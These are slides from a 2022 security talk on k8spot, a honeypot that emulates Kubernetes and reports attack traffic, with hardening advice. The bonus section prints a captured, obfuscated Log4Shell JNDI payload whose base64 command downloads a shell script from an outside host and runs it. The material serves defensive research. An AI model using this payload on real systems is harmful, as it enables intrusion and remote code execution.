

Kates' Pot

Finding Attacks Against Kubernetes Deployments

Matthias Meidinger • 29.06.2022





Agenda

Intro

Basics

k8spot

Data & Lessons Learned

Key Takeaways



About

- Matthias Meidinger
- Software Engineer,
Red Hat ACS
- Community Manager,
StackRox
- Fun: Photography,
Honeypots, Threat Hunting





Target Audience

- Kubernetes: Basics recommended
- Programming / Honeypots: No knowledge required

**We're all standing on the
shoulders of giants**

Kubernetes



<https://twitter.com/surajincloud/status/1467961773068328960>



Kubernetes - Flavors

- Platform for containerized workloads
- Modern Kubernetes: Ecosystem
- Many offerings
 - Cloud
 - On Prem/Hybrid
 - Developer/Edge



Kubernetes - Parts

- A k8s Cluster consists of
 - Control Plane
 - **API-Server**
 - ≥ 1 node (worker machine)
 - Runs workloads
 - **kubelet**



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(Honey-)Pots





Pots - What?

„A honeypot is a (...) system intended to mimic likely targets of cyberattacks”[1]

[1] <https://us.norton.com/internetsecurity-iot-what-is-a-honeypot.html>

Pots - What?

Can simulate a server...



... or a client


https://www.reddit.com/r/techsupportgore/comments/aenq1f/what_could_possibly_go_wrong/
https://www.reddit.com/r/techsupportgore/comments/3wss8j/she_dropped_it_while_on_the_stairmaster_and_it/



Pots - What?

Interaction Type

- Low
 - Credential Logger
- Medium
 - (Some) Simulation
- High
 - Full System (MitM Proxy)





Pots - k8spot

- Medium Interaction
- Written in Go
- Emulates Minikube & Kubelet
- Interacts w/ kubectl
- Collects
 - User Agents
 - API Calls
 - Container cmd exec & creation


Pots - Viz Data

```
Mo Jun 20 21:51:46 CEST /home/skringle/k8spot-d/log/k8spot.json: plain text TEXT
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{"time": "2022-06-20T14:04:51.661832206+02:00", "level": "WARN", "prefix": "echo", "file": "handler.go", "line": "64", "message": "Found unimplemented minikube API call! /favicon.ico"}
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{"time": "2022-06-20T17:53:21.804683693+02:00", "remote_ip": "162.142.125.220", "host": "k8spot", "method": "GET", "uri": "/api/v1/nodes", "user_agent": "Mozilla/5.0 (compatible; CensysInspect/1.1; +https://about.censys.io/)", "status": "200, error":""}
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{"time": "2022-06-20T18:06:50.293466259+02:00", "remote_ip": "95.182.120.180", "host": "k8spot", "method": "POST", "uri": "/actuator/gateway/routes/pxyJobJtX", "user_agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, l"}
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{"time": "2022-06-20T18:06:50.966735409+02:00", "level": "WARN", "prefix": "echo", "file": "handler.go", "line": "64", "message": "Found unimplemented minikube API call! /actuator/gateway/routes/pxyJobJtX"}
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{"time": "2022-06-20T18:29:31.883432264+02:00", "remote_ip": "162.142.125.10", "host": "k8spot", "method": "GET", "uri": "/api/v1/services", "user_agent": "Mozilla/5.0 (compatible; CensysInspect/1.1; +https://about.censys.io/)", "status": "200, error":""}
{"time": "2022-06-20T18:29:31.88361189+02:00", "remote_ip": "162.142.125.10", "host": "k8spot", "method": "GET", "uri": "/api/v1/nodes", "user_agent": "Mozilla/5.0 (compatible; CensysInspect/1.1; +https://about.censys.io/)", "status": "200, error":""}
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```


Pots - Viz Data

Source ASN



Top 10 URI Targets (dedup)

uri	count
/	252
/favicon.ico	36
/owa/auth/logon.aspx?url=https%3a%2f%2f1%2fecp%2f	28
/api/v1/endpoints	22
/actuator/health	17
/actuator/gateway/refresh	10
/ecp/Current/exporttool/microsoft.exchange.ediscovery.exporttool.application	8
/owa/auth/x.js	7
/owa/auth/logon.aspx	6
/tmui/login.jsp	6

Connection Source Top 10

Count	Source IP	Country	AS	AS Name
301	156.192.149.142	Egypt	8452	TE-AS
160	109.237.96.124	Russia	202306	HostGlobal.plus Inc
145	193.106.191.48	Russia		
130	95.182.120.164	Russia	202984	Chernyshov Aleksandr Aleksandrovich
54	45.9.20.101	Russia		
48	97.74.229.113	United States	26496	AS-26496-GO-DADDY-COM-LLC
45	95.182.123.66	Russia	202984	Chernyshov Aleksandr Aleksandrovich
44	47.103.39.1	China	37963	Hangzhou Aibaba Advertising Co.,Ltd.
35	20.93.117.194	Ireland	8075	MICROSOFT-CORP-MSN-AS-BLOCK
34	176.199.118.173	Germany	6830	Liberty Global B.V.

Top 10 not Implemented paths

path	count
/.env	42
/admin//config.php	39
/favicon.ico	39
/ecp/Current/exporttool/microsoft.exchange.ediscovery.exporttool.application	27
/apis/rbac.authorization.k8s.io	25
/version	25
/owa/auth/logon.aspx?url=https%3a%2f%2f1%2fecp%2f	23
/owa/auth/x.js	23
/owa/auth/logon.aspx	22
/robots.txt	20

Data & Learnings



Data

- Analysis: Last 60 days
- Mostly data collection, r/o, occasional deletion
- Many Web exploits / OWA
- Crypto-Mining
- Botnets
- Few k8s-specific attacks
- No wide scale automated attacks (yet?)



Data...?

- Mimics Minikube, no prod k8s
- Small German hosters, not on AWS/Azure/GCP
- No juicy payloads, mimics bare Minikube
- Pots aren't changing
- k8s is complex, no low hanging fruits



k8s Learnings

- Kubernetes has a lot of specific surface
- Highly distributed, dynamic, and ephemeral
 - Hard to monitor by hand/humans
- Increased operational complexity
- Broader impact due to orchestration and automation



k8s Learnings

- System
 - Stay up to date (~ 3 releases / year)
 - Secure Cloud metadata access
 - CIS/NIST/MITRE



k8s Specifics

- Config
 - Enable RBAC
 - Close ports
 - Auditing
 - PodSecurity Admission Controller
 - Pod Security Policies



k8s Specifics

- Workloads
 - Network Policies & Admission Controllers
 - Sign & Scan images
 - Namespaces for boundaries
 - Separate sensitive workloads

Bonus Round

Fun things I found in the pots



Tomcat Bypass

```
{ [-]
  error:
  host: k8spot
  method: GET
  remote_ip: t('${env:BARF00:-j}ndi${env:BARF00:-:}${env:BARF00:-l}dap${env:BARF00:-:}//200.150.202.54:1389/TomcatBypass/Command/Base64
/Y2QgL3RtcCB8fCBjZCAvdmFyL3J1b1B8fCBjZCAvbw50IHx8IGNkIC9yb290IHx8IGNkIC87IHdnZXQgaHR0cDovLzIwMC4xNTAuMjA1LjY1LzhVc0Euc2g7IGN1cmwgLU8gaHR0cDovLzIwMC4xNTAuMjA1LjY1LzhVc0Euc2g7IGNobW9kIDc3NyA4VXNBLnNoOyBzaCA4VXNBLnNo')
  status: 400
  time: 2022-06-16T08:55:16.957456237+02:00
  uri: /:443:undefined?id=
  user_agent: t('${env:BARF00:-j}ndi${env:BARF00:-:}${env:BARF00:-l}dap${env:BARF00:-:}//200.150.202.54:1389/TomcatBypass/Command/Base64
/Y2QgL3RtcCB8fCBjZCAvdmFyL3J1b1B8fCBjZCAvbw50IHx8IGNkIC9yb290IHx8IGNkIC87IHdnZXQgaHR0cDovLzIwMC4xNTAuMjA1LjY1LzhVc0Euc2g7IGN1cmwgLU8gaHR0cDovLzIwMC4xNTAuMjA1LjY1LzhVc0Euc2g7IGNobW9kIDc3NyA4VXNBLnNoOyBzaCA4VXNBLnNo')
}
```



Visits by the big scanners

```
remote_ip: 198.235.24.144
status: 200
time: 2022-06-14T10:38:44.964899355+02:00
uri: /
user_agent: Expansive, a Palo Alto Networks company, searches across the global IPv4 space multiple times per day to identify customers&#39; presences on the Internet. If you would like to be excluded from our scans, please send IP addresses/domains to: scaninfo@paloaltonetworks.com
```

```
remote_ip: 35.176.165.163
status: 403
time: 2022-05-25T20:33:56.723935421+02:00
uri: /
user_agent: 'Cloud mapping experiment. Contact research@pdrlabs.net'
```

```
remote_ip: 162.142.125.222
status: 200
time: 2022-06-15T16:09:35.04155809+02:00
uri: /api/v1/endpoints
user_agent: Mozilla/5.0 (compatible; CensysInspect/1.1; +https://about.censys.io/)
```

```
src_ip: 45.129.56.200
status: 404
timestamp: 2021-11-24T19:50:10.208680
url: /
user_agent: Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html)
```


```
remote_ip: 104.206.128.70
status: 200
time: 2022-06-15T20:19:43.434842711+02:00
uri: /
user_agent: https://gdnplus.com:Gather Analyze Provide.
```

```
remote_ip: 92.118.160.33
status: 403
time: 2022-06-07T00:11:17.875710557+02:00
uri: /
user_agent: NetSystemsResearch studies the availability of various services across the internet. Our website is netsystemsresearch.com
```

```
}
```



ASN Distribution





Minikube-Traffic

Count ↕	Source IP ↕	Country ↕	AS ↕	AS Name ↕
301	156.192.149.142	Egypt	8452	TE-AS
281	109.237.96.124	Russia	202306	Hostglobal.plus Inc
200	141.94.241.64	France		
165	95.182.120.164	Russia	202984	Chernyshov Aleksandr Aleksandrovich
160	95.182.123.66	Russia	202984	Chernyshov Aleksandr Aleksandrovich
146	193.106.191.48	Russia		
115	23.99.229.118	United States	8075	MICROSOFT-CORP-MSN-AS-BLOCK
86	172.104.140.107	Germany	63949	Linode, LLC
85	97.74.229.113	United States	26496	AS-26496-GO-DADDY-COM-LLC
74	47.103.39.1	China	37963	Hangzhou Alibaba Advertising Co.,Ltd.



Kubelet - Traffic

Count ↕	Source IP ↕	AS ↕	Country ↕	AS Name ↕
174	172.104.64.107	63949	Japan	Linode, LLC
100	142.93.18.229	14061	United States	DIGITALOCEAN-ASN
40	185.156.174.148	9009	Czechia	M247 Ltd
40	185.156.174.172	9009	Czechia	M247 Ltd
32	36.155.14.163	56046	China	China Mobile communications corporation
30	172.104.140.107	63949	Germany	Linode, LLC
30	45.33.65.249	63949	United States	Linode, LLC
30	91.90.44.31	50304	Norway	Blix Solutions AS
28	84.118.193.186	6830	Germany	Liberty Global B.V.
20	185.216.35.245	9009	Czechia	M247 Ltd

Key Takeaways

**If you see something,
say something**

Native > 3rd Party

Thanks!
Questions?



<https://github.com/Maddosaurus/k8spot>

Additional Reading

- OWASP Security Cheat Sheet
https://cheatsheetseries.owasp.org/cheatsheets/Kubernetes_Security_Cheat_Sheet.html
- Config Best Practices
<https://kubernetes.io/docs/concepts/configuration/overview/>
- Securing a Cluster
<https://kubernetes.io/docs/tasks/administer-cluster/securing-a-cluster/>
- 9 Security Best Practices
<https://www.cncf.io/blog/2019/01/14/9-kubernetes-security-best-practices-everyone-must-follow/>
- Mitigating Kubernetes Attacks (CNCf Webinar)
<https://www.cncf.io/wp-content/uploads/2020/09/StackRox-CNCf-Mitigating-Kubernetes-Attacks-2.pdf>
- General k8s documentation
<https://unofficial-kubernetes.readthedocs.io>